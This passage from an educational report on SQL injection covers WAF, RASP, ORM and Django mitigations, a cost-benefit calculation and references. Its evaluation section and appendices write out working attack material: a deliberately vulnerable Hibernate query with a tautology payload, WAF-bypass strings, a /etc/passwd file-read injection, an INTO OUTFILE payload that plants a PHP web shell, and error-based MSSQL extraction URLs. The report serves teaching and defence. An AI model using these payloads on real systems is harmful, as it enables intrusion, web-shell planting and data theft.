- **Contextual Encoding:** When displaying data retrieved from the database in HTML contexts, such as within web pages, HTML Entity Encoding can be applied to any user input to ensure that special characters are rendered as literals rather than interpreted as HTML tags or script elements. While this doesn't prevent SQL injection attacks, it mitigates the impact by ensuring that any injected SQL code is not executed as script elements in the browser (cloudflare, 2023).
- **Whitelisting HTML Tags and Attributes:** Allow only specific HTML tags and attributes that are deemed safe for rendering. Strip out any other tags or attributes that could be used maliciously (cloudflare, 2023).

- **Database Escaping:** Escape output data retrieved from the database before displaying it to users. This prevents SQL injection attacks by treating the data as literal values, rather than executable SQL commands (cloudflare, 2023).
- **Limiting Data Exposure:** Avoid exposing sensitive information unnecessarily in output data. For example, display only the last four digits of a credit card number instead of the entire number (cloudflare, 2023).

4.3 Using WAF and RASP

A WAF or web application firewall helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from attacks such as cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection, among others. It is a protocol layer 7 defense (in the OSI model), and is not designed to defend against all types of attacks (cloudflare, 2023).



Figure 36:- How WAF works (cloudflare, 2023)

A Web Application Firewall (WAF) acts as a defense against SQL injection attacks by monitoring network data at the application level. In order to find and stop any indications of possible SQL injection, such as questionable signatures, character sequences, or patterns, it analyzes and intercepts incoming requests. WAFs can identify dangerous SQL syntax, filter out data packets deemed malicious, and estimate the potential risk of incoming SQL statements by monitoring HTTP GET and POST requests. Furthermore,

in order to reduce potential dangers, WAFs may supplement SQL queries with "escape" characters. But how well WAFs work to prevent SQL injection attacks depends on a number of variables, including how they are configured, what kind of rules they use, and how well they can identify possible threats. WAF detects and matches SQL keywords, special characters, operators, and comment symbols.

- SQL keywords: union, Select, from, as, asc, desc, order by, sort, and, or, load, delete, update, execute, count, top, between, declare, distinct, distinctrow, sleep, waitfor, delay, having, sysdate, when, dba_user, case, delay, and the like
- Special characters: ',; ()
- Mathematical operators: **±**, *****, **/**, **%**, and **|**
- Operators: **=**, **>**, **<**, **>=**, **<=**, **!=**, **+=**, and **-=**
- Comment symbols: **–** or **/**/** (huaweicloud, 2023)**.**

A RASP (Runtime application self-protection) is a security tool that controls the application, it is designed to protect. And if a security event occurs, RASP fixes the issue. In other words, RASP works as a network device but inside your application. Even though RASP does not make changes to the application's code, it can control what the application does. With this capability, RASP can quickly stop a threat before it causes significant damage.

For instance, RASP technology can stop SQL injection attacks by preventing malicious instructions from executing on an application’s database. In this type of attack, a hacker enters code into an application that can impact how the database functions. But because a RASP system can detect these kinds of attacks, it can prevent the database from executing the malicious code. As a result, simply having a RASP solution can protect sensitive information on the database (fortinet, 2023).

4.4 Use an ORM layer



Figure 37:- ORM (Medhat, 2023)

Object-Relational Mapping (ORM) is a technique that lets you query and manipulate data from a database using an object-oriented paradigm. It provides an object-oriented layer between relational databases and object-oriented programming languages without having to write SQL queries. When talking about ORM, most people are referring to a library that implements the Object-Relational Mapping technique, hence the phrase "an ORM" (Ryan, 2019).

Using an ORM layer is an effective approach to mitigate SQL injection vulnerabilities by abstracting database interactions into object-oriented code. ORM libraries like Hibernate for Java and Entity Framework for C# facilitate this process by reducing reliance on explicit SQL queries. Instead, developers work with objects, letting the ORM handle database interactions. While ORM layers streamline interactions and offer protection against SQL injection, caution is necessary when crafting custom queries.

For instance, Hibernates **Hibernate Query Language (HQL)** should be used carefully to avoid injection vulnerabilities. Similarly, JavaScript libraries like Sequelize provide ORM functionality, reducing the risk of SQL injection. Regular updates and vigilance are

essential to ensure that ORM libraries remain secure and free of known vulnerabilities. Overall, leveraging ORM layers enhances security by minimizing direct exposure to SQL queries and providing safer database interactions, though developers must remain vigilant, especially with custom queries and third-party libraries.

4.5 Use of Django Framework

In Django, querysets provide a high level of protection against SQL injection by utilizing query parameterization. This means that the SQL code for a query is defined separately from its parameters. Since parameters, especially those provided by users, can potentially contain malicious content, Django's underlying database driver automatically escapes these parameters to prevent SQL injection attacks. This ensures that user input is treated as data rather than executable SQL code.

However, Django also provides developers with the flexibility to write raw SQL queries or execute custom SQL code when needed. While these capabilities can be powerful, they should be used judiciously. When constructing raw queries or executing custom SQL, developers must take care to properly escape any user-provided parameters to prevent SQL injection vulnerabilities. Additionally, caution should be exercised when using features like **extra()** and **RawSQL,** as improper usage can introduce security risks.

Overall, Django's approach to SQL query construction and parameterization offers strong protection against SQL injection attacks by default. However, developers must remain vigilant and adhere to best practices when utilizing advanced features that involve raw SQL or custom queries (Django, 2024).

More about mitigation strategies in Appendix 6

5. Evaluation

SQL injection attacks can be mitigated using the above mitigation strategies but these mitigation techniques also have some flaws. Some of their pros and cons are mentioned below:

5.1 Pros of the applied mitigation strategy

- **Parameterized Queries and Automatic Escaping:** By default, ORM frameworks use parameterized queries, which ensure that user input is handled as data only and not as executable SQL code. Attackers are unable to insert harmful SQL commands into queries due to this separation. Furthermore, to further prevent SQL injection attacks, ORM libraries automatically handle the escaping of special characters within user input. Through the process of escaping input values, ORM frameworks strengthen the security of database interactions by preventing them from being interpreted as SQL instructions (Salhani, 2024).
- **Secure Software Development**: Using mitigation strategies like parameterized queries and Django frameworks not only protects against SQL injection vulnerabilities but also encourages safe software development practices. By implementing these safeguards, code integrity is improved, lowering the possibility of unauthorized access to confidential information and lowering the danger of exploitation. This proactive strategy contributes to the overall security and dependability of the system by ensuring that software is resistant to SQL injection attacks.
- **Maintaining Regulatory Compliance**: A number of industries are bound by laws and guidelines, like **GDPR, HIPAA**, and **PCI DSS**, that deal with data protection and privacy. By strengthening software application security and averting potential data breaches or unauthorized access to sensitive information, SQL injection mitigation strategies assist assure compliance with these standards.

- **Cost Savings**: Preventing SQL injection vulnerabilities in the early stages of development is less expensive than correcting them after a security breach has occurred. Organizations may reduce the cost of data breaches, legal ramifications, regulatory fines, and reputational harm by investing in secure software development methods and putting effective mitigation strategies in place.
- **Enhanced Security Posture**: By offering real-time threat detection and response capabilities, RASP strengthens the security posture of businesses. Rapid threat detection and mitigation are made possible by RASP, which integrates security controls right into the application runtime environment, preventing malicious actors from taking advantage of vulnerabilities. In the end, this proactive strategy strengthens the organization's defenses against emerging cyber threats by improving overall security resilience, decreasing the attack surface, and mitigating the effect of security vulnerabilities and misconfigurations. Furthermore, by enforcing security policies and protecting confidential data from unwanted access and disclosure, RASP ensures that the business has a strong and compliant security framework and helps comply with industry requirements and data security laws (James, 2024).

5.2 Cons of the applied mitigation strategy

- **False Positives:** The potential for false positives is a drawback of input validation and output sanitization approaches. A negative user experience may result when valid user input is mistakenly categorized as malicious and either sanitized or denied. For instance, excessively strict input validation rules could incorrectly classify legitimate input as SQL injection attempts, which would be harmful for the user experience. Minimizing false positives requires finding a compromise between strong security measures and user ease.
- **False Negatives**: False negatives, on the other hand, happen when malicious input evades detection and bypass validation and sanitization. This may occur if attackers discover creative ways to bypass the defenses or if the mitigation mechanisms are unable to identify sophisticated attack patterns. It is crucial to continuously analyze and improve security measures in order to lower the possibility of false negatives and adjust to new threats.

- **ORM exploitation for SQL injection:** ORM frameworks are not immune to vulnerabilities, even though they include robust characteristics to reduce the risk of SQL injection. Commonly used third-party ORM libraries may have vulnerabilities that can be exploited by attackers to get bypass security safeguards. Let's look at an example where a SQL injection exploit could be made possible by a weak ORM implementation. Let's say there is an ORM framework called Hibernate being used by a Java application. This program has a method that, given the username, obtains user data:

```java
public List<User> getUserByUsername(String username) {
    Session session = HibernateUtil.getSessionFactory().openSession();
    Transaction transaction = null;
    List<User> users = null;
    try {
        transaction = session.beginTransaction();
        // Vulnerable ORM implementation without parameterized query
        String queryString = "FROM User WHERE username = '" + username + "'";
        users = session.createQuery(queryString).list();
        transaction.commit();
    } catch (HibernateException e) {
        if (transaction != null) {
            transaction.rollback();
        }
        e.printStackTrace();
    } finally {
        session.close();
    }
    return users;
}
```

Figure 38:- Exploiting ORM

In this method, the username input is directly concatenated into the HQL (Hibernate Query Language) string without proper parameterization or escaping. This leaves the application vulnerable to SQL injection attacks.

Now, let's see how an attacker could exploit this vulnerability by injecting malicious SQL code into the **username** parameter. Suppose the attacker provides the following username input:

admin' OR '1'='1

The resulting HQL query would become:

FROM User WHERE username = 'admin' OR '1'='1'

Since **'1'='1'** is always true, the WHERE clause effectively retrieves all users from the database, regardless of the username. This demonstrates how an attacker can exploit the lack of proper input validation and parameterization in the ORM implementation to perform a SQL injection attack. (Raj, 2021)

- **WAF bypassing for SQL injection:** WAFs use a procedure called request normalization to clean and standardize incoming requests in order to thwart malicious attacks like SQL injection. However, attackers may be able to get around security measures by taking advantage of vulnerabilities in this normalization process. Let's consider an example where WAF is bypassed with Normalization.
  Suppose there's a vulnerable web application protected by a WAF. The application has a URL parameter called **id** vulnerable to SQL injection.

  1. **Original Payload**:
  The attacker attempts to inject a malicious SQL query through the **id** parameter: Original request:
  /?id=1+union+select+1,2,3/*

  2. **WAF Bypass Attempt (Example 1):**

  The attacker notices that the WAF can be bypassed by duplicating the "union" and "select" keywords: Bypass attempt:

  /?id=1/union/union/select/select+1,2,3/*

  3. **After WAF Processing (Example 1):**

  However, the WAF is vulnerable to normalization issues. It incorrectly processes the request and modifies it, but the attacker's payload still passes through: Processed request:

  index.php?id=1/uni X on/union/sel X ect/select+1,2,3/*

4. **WAF Bypass Attempt (Example 2):**

Alternatively, the attacker can exploit excessive cleaning by using double slashes to evade detection: Bypass attempt:

/?id=1+un//ion+sel//ect+1,2,3–

5. **After WAF Processing (Example 2):**

The WAF processes the request and mistakenly allows the SQL injection payload to pass through:Processed request:

SELECT * from table where id =1 union select 1,2,3–

In both examples, the WAF's normalization process fails to properly detect and sanitize the SQL injection payloads, allowing the attacker to successfully execute malicious queries against the vulnerable application (owasp, 2023).

- **Maintenance Cost**: Constant maintenance and attention to detail are necessary to keep mitigation strategies current and aligned with changing security threats. The most recent security flaws, recommended procedures, and modifications to the libraries and frameworks that are used in applications must be kept up to date for developers. Failure to stay current with security patches and updates may leave applications vulnerable to new attack vectors over time.
- **Complexity of Configuration**: In order to properly identify and prevent SQL injection attacks without interfering with legal traffic, Web Application Firewalls (WAF) and Runtime Application Self-Protection (RASP) solutions may require sophisticated configuration and tuning. False positives or false negatives may arise from improper configuration, underscoring the need for knowledgeable administrators and security experts.

5.3 CBA calculation

Cost-Benefit Analysis also known as an economic feasibility study, the formal assessment and presentation of the economic expenditures needed for a particular security control, contrasted with its projected value to the organization. The main function of Cost Benefit analysis is to determine whether a control is worth its associated cost. It can be calculated before applying the safety measure to know if it is worth or not.

The formula to calculate the Cost-Benefit Analysis are:

CBA = $ALE_{(Prior)}$ - $ALE_{(Post)}$ - ACS

Where,

$ALE_{(Prior)}$ = ALE of the risk before the implementation of the control

$ALE_{(Post)}$ = ALE examined after the control has been in place for a period of time

ACS = Annualized cost of the safeguard (Michael E. Whitman, 2018)

Let us consider a similar scenario where a company wishes to implement the same mitigation strategies as recommended in this study in order to compute the CBA. A trade company named “Third Eye” becomes victim of SQL injection attack, compromising private client information. By using flaws in the platform's input fields, the attackers were able to run malicious SQL queries and obtain personal data from the database, including credit card numbers, usernames, and passwords. When Calculating risk due to the attack, the annualized loss expectancy (ALE) was projected to be $250,000 after the impact of the breach was evaluated. Company decided to use Web Application Firewalls (WAF) to mitigate this type of attack in the future. The cost of implementing WAF, including licensing fees, deployment, and ongoing maintenance is estimated to be $25,000 in a year, but it will lower the ALE to $60,000. Is it cost effective?

$ALE_{(Prior)}$ = $250,000

$ALE_{(Post)}$ = $60,000

ACS = $25,000

Now,

CBA = ALE $_{(Prior)}$ – ALE $_{(Post)}$ – ACS

= $250,000 - $60,000 - $25,00

= +$165,000

In this case the cost implementing Web Application Firewalls plus its annual cost are less than the loss expected from attack. Hence, there are positive benefits of implementing the WAF.

6. Conclusion

Since 2013, SQL injection is always in the top of vulnerabilities based on OWASP reports. This vulnerability makes a lot of impact on web applications and is a serious threat to data security. For exploiting the application's vulnerability, the attackers are sending malicious SQL queries to the database, threatening the security of sensitive data such as user credentials or other personal information. Despite its significance, there are many different techniques widely used and still important in the present when it comes to securing web application against SQL injection.

This report should give a broader overview of SQL injection, help to understand in more detail and complexity, and learned how attackers taking advantage of the flaws in the application work.

As demonstrated in the report the attack was carried out in PortSwigger lab and the vulnerable component of the web application was vulnerable Tracking ID parameter, which could be manipulable. As explained, these types of attacks highlights the importance of having a robust security mechanism to prevent unwanted access to private information and lessen the chances for data breaches.

The report also describes the strategies to mitigate this SQL injection vulnerabilities with mitigation steps like use of web application firewall, input validation and prepared statements. Although those steps improve the security of online application but they have drawbacks. During validation, there is a chance of false positives and false negatives, and configuring security solutions is difficult due to its complexity. However, taking a advantage of cost-benefit analysis will help a lot to observe that those mitigation steps are economical when it comes to reducing the risk of SQL injections; this is because the benefits is more important when the cost is determined.

In conclusion, this report provides the knowledge needed to protect web applications against these ubiquitous threats by highlighting the importance of SQL injection vulnerabilities, giving an overview of attack techniques, illustrating their impact, and outlining practical mitigation strategies.

7. References

aws, 2023. *What is SQL?.* [Online]
Available at: https://aws.amazon.com/what-is/sql/
[Accessed 3 4 2024].

Belcic, I., 2023. *What is SQL injection? And what is SQL?.* [Online]
Available at: https://www.avast.com/c-sql-injection#:~:text=This%20is%20how%20SQL%20injections,get%20inside%20a%20website's%20database.
[Accessed 3 4 2024].

Çelik, İ., 2021. *The Ultimate Guide to SQL Injection.* [Online]
Available at: https://medium.com/purplebox/sql-injection-da949c39dbe6
[Accessed 3 4 2024].

Clarke, J., 2012. *SQL Injection Attacks.* 2nd ed. Waltham: Syngress.

cloudflare, 2023. *client-side-vs-server-side.* [Online]
Available at: https://www.cloudflare.com/learning/serverless/glossary/client-side-vs-server-side/
[Accessed 24 4 2024].

cloudflare, 2023. *how-to-prevent-sql-injection.* [Online]
Available at: https://www.cloudflare.com/learning/security/threats/how-to-prevent-sql-injection/
[Accessed 17 4 2024].

cloudflare, 2023. *web-application-firewall-waf.* [Online]
Available at: https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/
[Accessed 20 4 2024].

crowdstrike, 2022. *What Is SQL Injection (SQLi)?.* [Online]
Available at: https://www.crowdstrike.com/cybersecurity-101/sql-injection/
[Accessed 3 4 2024].

Django, 2024. *security in django.* [Online]
Available at:
https://docs.djangoproject.com/en/5.0/topics/security/#:~:text=Django's%20querysets%20are%20protected%20from,by%20the%20underlying%20database%20driver.
[Accessed 17 4 2024].

esecurityplanet, 2023. *how-to-prevent-sql-injection-attacks.* [Online]
Available at: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/
[Accessed 20 4 2024].

esecurityplanet, 2023. *prevent-web-attacks-using-input-sanitization.* [Online]
Available at: https://www.esecurityplanet.com/endpoint/prevent-web-attacks-using-input-sanitization/
[Accessed 20 4 2024].

fortinet, 2023. *runtime-application-self-protection-rasp.* [Online]
Available at: https://www.fortinet.com/resources/cyberglossary/runtime-application-self-protection-rasp
[Accessed 20 4 2024].

Habiba, U., 2023. *a-step-by-step-guide-to-using-burpsuite-for-web-application-security-testing-.* [Online]
Available at: https://medium.com/@uhabiba503/a-step-by-step-guide-to-using-burpsuite-for-web-application-security-testing-da9fae620270
[Accessed 16 4 2024].

How, L. C., 2019. *A Study of Out-of-Band Structured Query Language Injection,* s.l.: zenodo.

huaweicloud, 2023. *waf.* [Online]
Available at: https://support.huaweicloud.com/intl/en-us/waf_faq/waf_01_0457.html
[Accessed 17 4 2024].

James, 2024. *The Role of Runtime Application Self-Protection (RASP) in App Security.* [Online]
Available at: https://medium.com/@app-developer/the-role-of-runtime-application-self-protection-rasp-in-app-security-529f2cdead26
[Accessed 20 4 2024].

lenovo, 2023. *thick client.* [Online]
Available at: https://www.lenovo.com/gb/en/glossary/thick-client/#:~:text=In%20a%20Thick%20client%20architecture,interface%20and%20handling%20user%20input.
[Accessed 24 4 2024].

Medhat, N., 2023. *ORM's patterns.* [Online]
Available at: https://medium.com/nerd-for-tech/orms-patterns-78d626fa412b
[Accessed 23 4 2024].

Michael E. Whitman, H. J. M., 2018. *MANAGEMENT OF INFORMATION SECURITY.* 6th ed. Boston,: Cengage Learning, Inc. .

Newsroom, 2023. *new-hacker-group-gambleforce-tageting.* [Online]
Available at: https://thehackernews.com/2023/12/new-hacker-group-gambleforce-tageting.html
[Accessed 31 3 2024].

oracle, 2022. *what-is-database.* [Online]
Available at: https://www.oracle.com/database/what-is-database/
[Accessed 14 4 2024].

owasp, 2020. *injection flaws.* [Online]
Available at: https://owasp.org/www-community/Injection_Flaws#:~:text=An%20injection%20flaw%20is%20a,connected%20to%20the%20vulnerable%20application.
[Accessed 3 4 2024].

owasp, 2021. *project-top-ten.* [Online]
Available at: https://owasp.org/www-project-top-ten/
[Accessed 31 3 2024].

owasp, 2023. *SQL_Injection_Bypassing_WAF.* [Online]
Available at: https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF
[Accessed 23 4 2024].

owasp, 2023. *SQL_Injection_Prevention_Cheat_Sheet.* [Online]
Available at:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
[Accessed 20 4 2024].

portswigger, 2017. *sql-injection.* [Online]
Available at: https://portswigger.net/daily-swig/sql-injection
[Accessed 31 3 2023].

portswigger, 2023. *burp.* [Online]
Available at: https://portswigger.net/burp/documentation/desktop/tools
[Accessed 16 4 2024].

Raj, D., 2021. *ORM Injection.* [Online]
Available at: https://deep4k.medium.com/orm-injection-80ffa48d305e
[Accessed 23 4 2024].

Risto, J., 2023. *what-is-cvss.* [Online]
Available at: https://www.sans.org/blog/what-is-cvss/
[Accessed 21 4 2024].

Ryan, 2019. *what-is-an-orm-how-does-it-work-and-how-should-i-use-one.* [Online]
Available at: https://stackoverflow.com/questions/1279613/what-is-an-orm-how-does-it-work-and-how-should-i-use-one
[Accessed 20 4 2024].

Salhani, O., 2024. *what-advantages-disadvantages-using-orm.* [Online]
Available at: https://www.linkedin.com/advice/3/what-advantages-disadvantages-using-orm#:~:text=Advantages%20of%20ORM%20for%20preventing,of%20protection%20against%20injection%20attacks.
[Accessed 23 4 2024].

Sitharthan. S, S. S., 2014. SQL Injection Attack- Types and Classification. *SQL Injection Attack- Types and Classification,* 2(3), pp. 33-38.

Sundar, V., 2024. *how-to-stop-sql-injection.* [Online]
Available at: https://www.indusface.com/blog/how-to-stop-sql-injection/?amp
[Accessed 14 4 2024].

Tanwar, M. K., 2018. *Error based SQL Injection.* [Online]
Available at: https://www.exploit-db.com/docs/english/44348-error-based-sql-injection-in-order-by-clause-(mssql).pdf
[Accessed 25 4 2024].

Toulas, B., 2024. *hackers-steal-data-of-2-million-in-sql-injection-xss-attacks.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/hackers-steal-data-of-2-million-in-sql-injection-xss-attacks/
[Accessed 31 3 2024].

William G.J. Halfond, J. V. A. O., 2006. *A Classification of SQL Injection Attacks,* Georgia: Georgia Institute of Technology.

8. Appendix

8.1 Appendix 1

Incorrectly Handled Types: The provided source code illustrates a common vulnerability where user input is directly incorporated into a SQL query without proper validation or sanitization. In this case, the **$userid** parameter is concatenated directly into the SQL statement without any form of input validation or parameterization (Clarke, 2012).

```
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
```

Figure 39:- SQL query without proper validation

This code snippet is vulnerable to SQL injection attacks because an attacker can manipulate the **$userid** parameter to inject malicious SQL code, potentially leading to unauthorized access to the database or other malicious activities.

One example of an SQL injection attack involves exploiting the **LOAD_FILE** function in MySQL. By injecting a payload like the following:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')-
-
```

Figure 40:- SQL injection attack involves exploiting the LOAD_FILE function

The attacker can read the contents of the **/etc/passwd** file, which contains user attributes and usernames for system users. This attack leverages the SQL injection vulnerability to execute arbitrary commands within the database environment (Clarke, 2012).

Another attack vector involves using the **SELECT INTO OUTFILE** command to write a web shell to the web root directory, enabling remote access to the compromised system. For example:

```
1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE
"/var/www/html/victim.com/cmd.php"
```

Figure 41:- Using the SELECT INTO OUTFILE command

In this scenario, the attacker can execute arbitrary commands on the server by accessing the web shell file created by the SQL injection attack.

These examples highlight the importance of implementing proper input validation, parameterization, and sanitization techniques to mitigate the risk of SQL injection vulnerabilities in web applications. Additionally, database users should be granted only the necessary privileges to minimize the impact of potential attacks (Clarke, 2012).

8.2 Appendix 2

Exploitation

Functions which can be used to perform Error based SQL Injection:

There are few SQL server functions which executes the SQL query specified as an argument to it and, try to perform defined operation on that output and throws the output of SQL query in error message.

Convert() is one which is generally used in error based SQL injection with “and” conjunction.

Convert() try to perform conversion operation on second argument as per the data type specified in first argument.

For Example, convert(int,@@version), first of all convert function will execute the SQL query specified as second argument and then will try to convert it into integer type. The output of SQL query is of varchar type and conversion can’t be done, convert function will throw an SQL server error message that “output of SQL query” can’t be convert to “int” type and this is how attacker will get result of SQL query (Tanwar, 2018).

List of such functions:

- convert()
- file_name()
- db_name()
- col_name()
- filegroup_name()
- object_name()
- schema_name()
- type_name()
- cast() (Tanwar, 2018)

Demo

Let's suppose there is one SQL Injection vulnerable URL which is passing user supplied value in HTTP GET method having name "order" to SQL query.

Application is taking user supplied data from HTTP GET method parameter "order" and building SQL Query in backed like this

Select table_name,column_name from information_schema.columns order by column_name

convert() Function

- Extract SQL server version

Injected URL:

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order=convert(int,@@version)
```

Figure 42:- injected URL for extraction of sql server version

Query in backend:

```
select table_name,column_name from information_schema.columns order by convert(int,@@version)
```

Figure 43:- Query Running in backend after injecting the URL



Figure 44:- extracting sql server version (Tanwar, 2018)

- Extract tables name of current database

Injected URL:-

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order=CONVERT(int,(select top(1) table_name from
information_schema.columns))
```

Figure 45:- Injecting URL for extraction of tables name of current database

Query in backend: -

```
select table_name,column_name from information_schema.columns order by CONVERT(int,(select top(1)
table_name from information_schema.tables))
```

Figure 46:- Backend query for extraction of tables name of current database



Figure 47:- extracting tables name of current database (Tanwar, 2018)

- Extract column name from table

During column name extraction, we will be using cast() to specify the table name for which we are extracting columns name. Table name is in “hex” form

Injected URL:-

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order= convert(int,(select top(1) COLUMN_NAME from
information_schema.columns where TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```

Figure 48:- injected URLI for extracting column name from the table

Query in backend: -

```
select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by convert(int,(select top(1)
COLUMN_NAME from information_schema.columns where TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as
varchar)))
```

Figure 49:- Backend query for extraction of column name from table

